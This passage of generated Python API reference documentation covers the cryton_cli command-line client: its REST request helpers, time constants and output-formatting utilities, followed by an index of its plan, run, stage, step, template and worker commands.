Custom post request. :param api_url: API url :param endpoint_url: API endpoint url :param object_id: ID of the desired object :param custom_dict: instance yaml :param files: files to be sent :param data: data to be sent :return: API response

`cryton_cli.lib.util.api.delete_request(api_url: str, endpoint_url: str, object_id: int = None) → str | requests.Response`

Custom delete request. :param api_url: API url :param endpoint_url: API endpoint url :param object_id: ID of the desired object :return: API response

cryton_cli.lib.util.constants

Module Contents

cryton_cli.lib.util.constants.TIME_FORMAT = '%Y-%m-%dT%H:%M:%SZ'

cryton_cli.lib.util.constants.TIME_DETAILED_FORMAT = '%Y-%m-%dT%H:%M:%S.%fZ'

cryton_cli.lib.util.util

Module Contents

Classes

CliContext	Context object for CLI. Contains necessary data for link creation.
------------	--

Functions

save_yaml_to_file(→ str)	Save content into file.
load_files(→ Dict[str, bytes])	Load files from paths.
convert_from_utc(→ datetime.datetime)	Convert datetime in UTC timezone to specified timezone
parse_response(→ Union[str, dict])	Parse the response to the desired format.
echo_msg(→ None)	Echo message containing information about success or failure of user's request.
format_result_line(→ str)	Filter dictionary values, optionally update timezone, and create user readable line.
format_list_results(→ list)	Format list response to be user readable.
echo_list(→ None)	Remove ignored parameters and echo the rest.
update_report(iterable, localize)	Go through each iterable in report and do the following:
get_yaml(→ None)	Get yaml and save/echo it.
render_documentation(→ str)	Process and create documentation in markdown.
clean_up_documentation(→ str)	Remove forbidden characters from documentation.

cryton_cli.lib.util.util.save_yaml_to_file(*content: dict, file_path: str, file_prefix: str = 'file'*) → str

Save content into file. :param file_path: Where to save the file (default is /tmp/prefix_timestamp_tail) :param content: What should be saved to the file :param file_prefix: Prefix for the file name (only if path is /tmp) :return: Path to the file

cryton_cli.lib.util.util.load_files(*file_paths: List[str]*) → Dict[str, bytes]

Load files from paths. :param file_paths: File paths to load :return: Loaded files

cryton_cli.lib.util.util.convert_from_utc(*utc_str: str*) → datetime.datetime

Convert datetime in UTC timezone to specified timezone :param utc_str: datetime in UTC timezone to convert :return: datetime with the specified timezone


```
class cryton_cli.lib.util.util.CliContext(host: str | None, port: int | None, ssl: bool, debug: bool)
```

Bases: object

Context object for CLI. Contains necessary data for link creation.

```
cryton_cli.lib.util.util.parse_response(response: requests.Response) → str | dict
```

Parse the response to the desired format. :param response: Response containing data from REST API :return: Parsed response

```
cryton_cli.lib.util.util.echo_msg(response: str | requests.Response, ok_message: str = 'Success!', debug: bool = False) → None
```

Echo message containing information about success or failure of user's request. :param response: Response containing data from REST API :param ok_message: Custom message for user in case of success :param debug: Show non formatted raw output :return: None

```
cryton_cli.lib.util.util.format_result_line(line: dict, to_print: List[str], localize: bool) → str
```

Filter dictionary values, optionally update timezone, and create user readable line. :param line: dictionary that should be parsed :param to_print: Keys to be shown (printed out) :param localize: If datetime variables should be converted to local timezone :return: Filtered and localized string

```
cryton_cli.lib.util.util.format_list_results(results: list, to_print: List[str], localize: bool) → list
```

Format list response to be user readable. :param results: Results from API :param to_print: Parameters to be shown (printed out) :param localize: If datetime variables should be converted to local timezone :return: Formatted list

```
cryton_cli.lib.util.util.echo_list(response: str | requests.Response, to_print: List[str], less: bool = False, localize: bool = False, debug: bool = False) → None
```

Remove ignored parameters and echo the rest. :param response: Response containing data from REST API :param to_print: Parameters to be shown (printed out) :param less: Show less like output :param localize: If datetime variables should be converted to local timezone :param debug: Show non formatted raw output :return: None

```
cryton_cli.lib.util.util.update_report(iterable: dict | list | str, localize: bool)
```

Go through each iterable in report and do the following:

- localize it, if it is a datetime variable

Parameters

- iterable – Element in which we want to change values
- localize – If datetime variables should be converted to local timezone

Returns

None

```
cryton_cli.lib.util.util.get_yaml(response: str | requests.Response, file_path: str, file_prefix: str, echo_only: bool = False, less: bool = False, localize: bool = False, debug: bool = False) → None
```

Get yaml and save/echo it. :param response: Response containing data from REST API :param file_path: Where to save the file :param file_prefix: Prefix for the file name (only if path is */tmp*) :param echo_only: If the report should be only printed out and not saved :param less: Show less like output :param debug: Show non formatted raw output :param localize: If datetime variables should be converted to local timezone :return: None

```
cryton_cli.lib.util.util.render_documentation(raw_documentation: dict, layer: int) → str
```

Process and create documentation in markdown. :param raw_documentation: Unprocessed documentation :param layer: Header level :return: Documentation in Markdown

`cryton_cli.lib.util.util.clean_up_documentation(documentation: str) → str`

Remove forbidden characters from documentation. :param documentation: Human readable documentation :return: Clean documentation

Submodules

`cryton_cli.lib.cli`

Module Contents

Functions

<code>cli(→ None)</code>	A CLI wrapper for Cryton API.
<code>generate_docs(file, layer)</code>	Generate Markdown documentation for CLI.

`cryton_cli.lib.cli.cli(ctx: click.Context, host: str, port: int, secure: bool, debug: bool) → None`

A CLI wrapper for Cryton API.

Parameters

- `ctx` – Click context
- `secure` – True if use HTTPS for requests, else HTTP (default is False)
- `debug` – Show non formatted raw output
- `host` – Cryton’s REST API url (default is None)
- `port` – Cryton’s REST API port (default is None)

Returns

None

`cryton_cli.lib.cli.generate_docs(file: str, layer: int)`

Generate Markdown documentation for CLI.

FILE is path/to/your/file where you want to save the generated documentation.

Parameters

- `file` – Where to save the generated documentation
- `layer` – Highest header level

Returns

None

INDICES AND TABLES

- `genindex`
- `modindex`
- `search`

PYTHON MODULE INDEX

C

- [cryton_cli](#), 1
- [cryton_cli.etc](#), 1
- [cryton_cli.etc.config](#), 1
- [cryton_cli.lib](#), 2
- [cryton_cli.lib.cli](#), 35
- [cryton_cli.lib.commands](#), 2
- [cryton_cli.lib.commands.dynamic_runs](#), 2
- [cryton_cli.lib.commands.execution_variable](#), 2
- [cryton_cli.lib.commands.log](#), 4
- [cryton_cli.lib.commands.plan](#), 4
- [cryton_cli.lib.commands.plan_template](#), 10
- [cryton_cli.lib.commands.run](#), 12
- [cryton_cli.lib.commands.stage](#), 17
- [cryton_cli.lib.commands.step](#), 21
- [cryton_cli.lib.commands.worker](#), 25
- [cryton_cli.lib.util](#), 27
- [cryton_cli.lib.util.api](#), 27
- [cryton_cli.lib.util.constants](#), 33
- [cryton_cli.lib.util.util](#), 33

A

API_HOST (in module *cryton_cli.etc.config*), 1
 API_PORT (in module *cryton_cli.etc.config*), 1
 API_ROOT (in module *cryton_cli.etc.config*), 1
 API_SSL (in module *cryton_cli.etc.config*), 1
 APP_DIRECTORY (in module *cryton_cli.etc.config*), 1

C

clean_up_documentation() (in module *cryton_cli.lib.util.util*), 34
 cli() (in module *cryton_cli.lib.cli*), 35
 CliContext (class in *cryton_cli.lib.util.util*), 33
 convert_from_utc() (in module *cryton_cli.lib.util.util*), 33
 create_rest_api_url() (in module *cryton_cli.lib.util.api*), 32
 cryton_cli
 module, 1
 cryton_cli.etc
 module, 1
 cryton_cli.etc.config
 module, 1
 cryton_cli.lib
 module, 2
 cryton_cli.lib.cli
 module, 35
 cryton_cli.lib.commands
 module, 2
 cryton_cli.lib.commands.dynamic_runs
 module, 2
 cryton_cli.lib.commands.execution_variable
 module, 2
 cryton_cli.lib.commands.log
 module, 4
 cryton_cli.lib.commands.plan
 module, 4
 cryton_cli.lib.commands.plan_template
 module, 10
 cryton_cli.lib.commands.run
 module, 12
 cryton_cli.lib.commands.stage

 module, 17
 cryton_cli.lib.commands.step
 module, 21
 cryton_cli.lib.commands.worker
 module, 25
 cryton_cli.lib.util
 module, 27
 cryton_cli.lib.util.api
 module, 27
 cryton_cli.lib.util.constants
 module, 33
 cryton_cli.lib.util.util
 module, 33

D

delete_request() (in module *cryton_cli.lib.util.api*), 32

E

echo_list() (in module *cryton_cli.lib.util.util*), 34
 echo_msg() (in module *cryton_cli.lib.util.util*), 34
 execution_variable() (in module *cryton_cli.lib.commands.execution_variable*), 2
 EXECUTION_VARIABLE_CREATE (in module *cryton_cli.lib.util.api*), 32
 execution_variable_create() (in module *cryton_cli.lib.commands.execution_variable*), 3
 EXECUTION_VARIABLE_DELETE (in module *cryton_cli.lib.util.api*), 32
 execution_variable_delete() (in module *cryton_cli.lib.commands.execution_variable*), 3
 EXECUTION_VARIABLE_LIST (in module *cryton_cli.lib.util.api*), 32
 execution_variable_list() (in module *cryton_cli.lib.commands.execution_variable*), 2
 EXECUTION_VARIABLE_READ (in module *cryton_cli.lib.util.api*), 32
 execution_variable_read() (in module *cryton_cli.lib.commands.execution_variable*),

3

F

`format_list_results()` (in module `cryton_cli.lib.util.util`), 34

`format_result_line()` (in module `cryton_cli.lib.util.util`), 34

G

`generate_docs()` (in module `cryton_cli.lib.cli`), 35

`get_request()` (in module `cryton_cli.lib.util.api`), 32

`get_yaml()` (in module `cryton_cli.lib.util.util`), 34

L

`load_files()` (in module `cryton_cli.lib.util.util`), 33

`log()` (in module `cryton_cli.lib.commands.log`), 4

`LOG_LIST` (in module `cryton_cli.lib.util.api`), 32

`log_list()` (in module `cryton_cli.lib.commands.log`), 4

M

module

`cryton_cli`, 1

`cryton_cli.etc`, 1

`cryton_cli.etc.config`, 1

`cryton_cli.lib`, 2

`cryton_cli.lib.cli`, 35

`cryton_cli.lib.commands`, 2

`cryton_cli.lib.commands.dynamic_runs`, 2

`cryton_cli.lib.commands.execution_variable`, 2

`cryton_cli.lib.commands.log`, 4

`cryton_cli.lib.commands.plan`, 4

`cryton_cli.lib.commands.plan_template`, 10

`cryton_cli.lib.commands.run`, 12

`cryton_cli.lib.commands.stage`, 17

`cryton_cli.lib.commands.step`, 21

`cryton_cli.lib.commands.worker`, 25

`cryton_cli.lib.util`, 27

`cryton_cli.lib.util.api`, 27

`cryton_cli.lib.util.constants`, 33

`cryton_cli.lib.util.util`, 33

P

`parse_response()` (in module `cryton_cli.lib.util.util`), 34

`plan()` (in module `cryton_cli.lib.commands.plan`), 5

`PLAN_CREATE` (in module `cryton_cli.lib.util.api`), 30

`plan_create()` (in module `cryton_cli.lib.commands.plan`), 6

`PLAN_DELETE` (in module `cryton_cli.lib.util.api`), 31

`plan_delete()` (in module `cryton_cli.lib.commands.plan`), 6

`PLAN_EXECUTE` (in module `cryton_cli.lib.util.api`), 31

`plan_execute()` (in module `cryton_cli.lib.commands.plan`), 7

`plan_execution()` (in module `cryton_cli.lib.commands.plan`), 7

`PLAN_EXECUTION_DELETE` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_delete()` (in module `cryton_cli.lib.commands.plan`), 8

`PLAN_EXECUTION_KILL` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_kill()` (in module `cryton_cli.lib.commands.plan`), 9

`PLAN_EXECUTION_LIST` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_list()` (in module `cryton_cli.lib.commands.plan`), 7

`PLAN_EXECUTION_PAUSE` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_pause()` (in module `cryton_cli.lib.commands.plan`), 8

`PLAN_EXECUTION_READ` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_read()` (in module `cryton_cli.lib.commands.plan`), 8

`PLAN_EXECUTION_REPORT` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_report()` (in module `cryton_cli.lib.commands.plan`), 8

`PLAN_EXECUTION_UNPAUSE` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_unpause()` (in module `cryton_cli.lib.commands.plan`), 9

`PLAN_EXECUTION_VALIDATE_MODULES` (in module `cryton_cli.lib.util.api`), 31

`plan_execution_validate_modules()` (in module `cryton_cli.lib.commands.plan`), 9

`PLAN_GET_PLAN` (in module `cryton_cli.lib.util.api`), 31

`plan_get_plan()` (in module `cryton_cli.lib.commands.plan`), 7

`PLAN_LIST` (in module `cryton_cli.lib.util.api`), 30

`plan_list()` (in module `cryton_cli.lib.commands.plan`), 5

`PLAN_READ` (in module `cryton_cli.lib.util.api`), 31

`plan_read()` (in module `cryton_cli.lib.commands.plan`), 6

`PLAN_VALIDATE` (in module `cryton_cli.lib.util.api`), 30

`plan_validate()` (in module `cryton_cli.lib.commands.plan`), 6

`post_request()` (in module `cryton_cli.lib.util.api`), 32

R

`render_documentation()` (in module `cryton_cli.lib.util.util`), 34

`run()` (in module `cryton_cli.lib.commands.run`), 12

`RUN_CREATE` (in module `cryton_cli.lib.util.api`), 30

run_create() (in module cryton_cli.lib.commands.run), 12
 RUN_DELETE (in module cryton_cli.lib.util.api), 30
 run_delete() (in module cryton_cli.lib.commands.run), 13
 RUN_EXECUTE (in module cryton_cli.lib.util.api), 30
 run_execute() (in module cryton_cli.lib.commands.run), 13
 RUN_GET_PLAN (in module cryton_cli.lib.util.api), 30
 run_get_plan() (in module cryton_cli.lib.commands.run), 16
 RUN_KILL (in module cryton_cli.lib.util.api), 30
 run_kill() (in module cryton_cli.lib.commands.run), 16
 RUN_LIST (in module cryton_cli.lib.util.api), 30
 run_list() (in module cryton_cli.lib.commands.run), 12
 RUN_PAUSE (in module cryton_cli.lib.util.api), 30
 run_pause() (in module cryton_cli.lib.commands.run), 13
 RUN_POSTPONE (in module cryton_cli.lib.util.api), 30
 run_postpone() (in module cryton_cli.lib.commands.run), 14
 RUN_READ (in module cryton_cli.lib.util.api), 30
 run_read() (in module cryton_cli.lib.commands.run), 13
 RUN_REPORT (in module cryton_cli.lib.util.api), 30
 run_report() (in module cryton_cli.lib.commands.run), 14
 RUN_RESCHEDULE (in module cryton_cli.lib.util.api), 30
 run_reschedule() (in module cryton_cli.lib.commands.run), 14
 RUN_SCHEDULE (in module cryton_cli.lib.util.api), 30
 run_schedule() (in module cryton_cli.lib.commands.run), 15
 RUN_UNPAUSE (in module cryton_cli.lib.util.api), 30
 run_unpause() (in module cryton_cli.lib.commands.run), 15
 RUN_UNSCHEDULE (in module cryton_cli.lib.util.api), 30
 run_unschedule() (in module cryton_cli.lib.commands.run), 15
 RUN_VALIDATE_MODULES (in module cryton_cli.lib.util.api), 30
 run_validate_modules() (in module cryton_cli.lib.commands.run), 16

S
 save_yaml_to_file() (in module cryton_cli.lib.util.util), 33
 stage() (in module cryton_cli.lib.commands.stage), 17
 STAGE_CREATE (in module cryton_cli.lib.util.api), 31
 stage_create() (in module cryton_cli.lib.commands.stage), 18
 STAGE_DELETE (in module cryton_cli.lib.util.api), 31
 stage_delete() (in module cryton_cli.lib.commands.stage), 18
 stage_execution() (in module cryton_cli.lib.commands.stage), 19
 STAGE_EXECUTION_DELETE (in module cryton_cli.lib.util.api), 31
 stage_execution_delete() (in module cryton_cli.lib.commands.stage), 19
 STAGE_EXECUTION_KILL (in module cryton_cli.lib.util.api), 31
 stage_execution_kill() (in module cryton_cli.lib.commands.stage), 20
 STAGE_EXECUTION_LIST (in module cryton_cli.lib.util.api), 31
 stage_execution_list() (in module cryton_cli.lib.commands.stage), 19
 STAGE_EXECUTION_RE_EXECUTE (in module cryton_cli.lib.util.api), 31
 stage_execution_re_execute() (in module cryton_cli.lib.commands.stage), 21
 STAGE_EXECUTION_READ (in module cryton_cli.lib.util.api), 31
 stage_execution_read() (in module cryton_cli.lib.commands.stage), 20
 STAGE_EXECUTION_REPORT (in module cryton_cli.lib.util.api), 31
 stage_execution_report() (in module cryton_cli.lib.commands.stage), 20
 STAGE_LIST (in module cryton_cli.lib.util.api), 31
 stage_list() (in module cryton_cli.lib.commands.stage), 17
 STAGE_READ (in module cryton_cli.lib.util.api), 31
 stage_read() (in module cryton_cli.lib.commands.stage), 18
 STAGE_START_TRIGGER (in module cryton_cli.lib.util.api), 31
 stage_start_trigger() (in module cryton_cli.lib.commands.stage), 19
 STAGE_VALIDATE (in module cryton_cli.lib.util.api), 31
 stage_validate() (in module cryton_cli.lib.commands.stage), 18
 step() (in module cryton_cli.lib.commands.step), 21
 STEP_CREATE (in module cryton_cli.lib.util.api), 31
 step_create() (in module cryton_cli.lib.commands.step), 22
 STEP_DELETE (in module cryton_cli.lib.util.api), 31
 step_delete() (in module cryton_cli.lib.commands.step), 22
 STEP_EXECUTE (in module cryton_cli.lib.util.api),

31
 step_execute() (in module cry-
 ton_cli.lib.commands.step), 23
 step_execution() (in module cry-
 ton_cli.lib.commands.step), 23
 STEP_EXECUTION_DELETE (in module cry-
 ton_cli.lib.util.api), 32
 step_execution_delete() (in module cry-
 ton_cli.lib.commands.step), 24
 STEP_EXECUTION_KILL (in module cry-
 ton_cli.lib.util.api), 32
 step_execution_kill() (in module cry-
 ton_cli.lib.commands.step), 25
 STEP_EXECUTION_LIST (in module cry-
 ton_cli.lib.util.api), 31
 step_execution_list() (in module cry-
 ton_cli.lib.commands.step), 23
 STEP_EXECUTION_RE_EXECUTE (in module
 cryton_cli.lib.util.api), 32
 step_execution_re_execute() (in module cry-
 ton_cli.lib.commands.step), 25
 STEP_EXECUTION_READ (in module cry-
 ton_cli.lib.util.api), 32
 step_execution_read() (in module cry-
 ton_cli.lib.commands.step), 24
 STEP_EXECUTION_REPORT (in module cry-
 ton_cli.lib.util.api), 32
 step_execution_report() (in module cry-
 ton_cli.lib.commands.step), 24
 STEP_LIST (in module cryton_cli.lib.util.api), 31
 step_list() (in module cryton_cli.lib.commands.step), 22
 STEP_READ (in module cryton_cli.lib.util.api), 31
 step_read() (in module cryton_cli.lib.commands.step),
 22
 STEP_VALIDATE (in module cryton_cli.lib.util.api),
 31
 step_validate() (in module cry-
 ton_cli.lib.commands.step), 23

T

template() (in module cry-
 ton_cli.lib.commands.plan_template), 10
 TEMPLATE_CREATE (in module cry-
 ton_cli.lib.util.api), 32
 template_create() (in module cry-
 ton_cli.lib.commands.plan_template), 10
 TEMPLATE_DELETE (in module cry-
 ton_cli.lib.util.api), 32
 template_delete() (in module cry-
 ton_cli.lib.commands.plan_template), 11
 TEMPLATE_GET_TEMPLATE (in module cry-
 ton_cli.lib.util.api), 32
 template_get_template() (in module cry-
 ton_cli.lib.commands.plan_template), 11

TEMPLATE_LIST (in module cryton_cli.lib.util.api),
 32
 template_list() (in module cry-
 ton_cli.lib.commands.plan_template), 10
 TEMPLATE_READ (in module cry-
 ton_cli.lib.util.api), 32
 template_read() (in module cry-
 ton_cli.lib.commands.plan_template), 10
 TIME_DETAILED_FORMAT (in module cry-
 ton_cli.lib.util.constants), 33
 TIME_FORMAT (in module cry-
 ton_cli.lib.util.constants), 33
 TIME_ZONE (in module cryton_cli.etc.config), 1

U

update_report() (in module cryton_cli.lib.util.util), 34

W

worker() (in module cryton_cli.lib.commands.worker),
 25
 WORKER_CREATE (in module cry-
 ton_cli.lib.util.api), 32
 worker_create() (in module cry-
 ton_cli.lib.commands.worker), 26
 WORKER_DELETE (in module cry-
 ton_cli.lib.util.api), 32
 worker_delete() (in module cry-
 ton_cli.lib.commands.worker), 26
 WORKER_HEALTH_CHECK (in module cry-
 ton_cli.lib.util.api), 32
 worker_health_check() (in module cry-
 ton_cli.lib.commands.worker), 27
 WORKER_LIST (in module cryton_cli.lib.util.api), 32
 worker_list() (in module cry-
 ton_cli.lib.commands.worker), 25
 WORKER_READ (in module cryton_cli.lib.util.api),
 32
 worker_read() (in module cry-
 ton_cli.lib.commands.worker), 26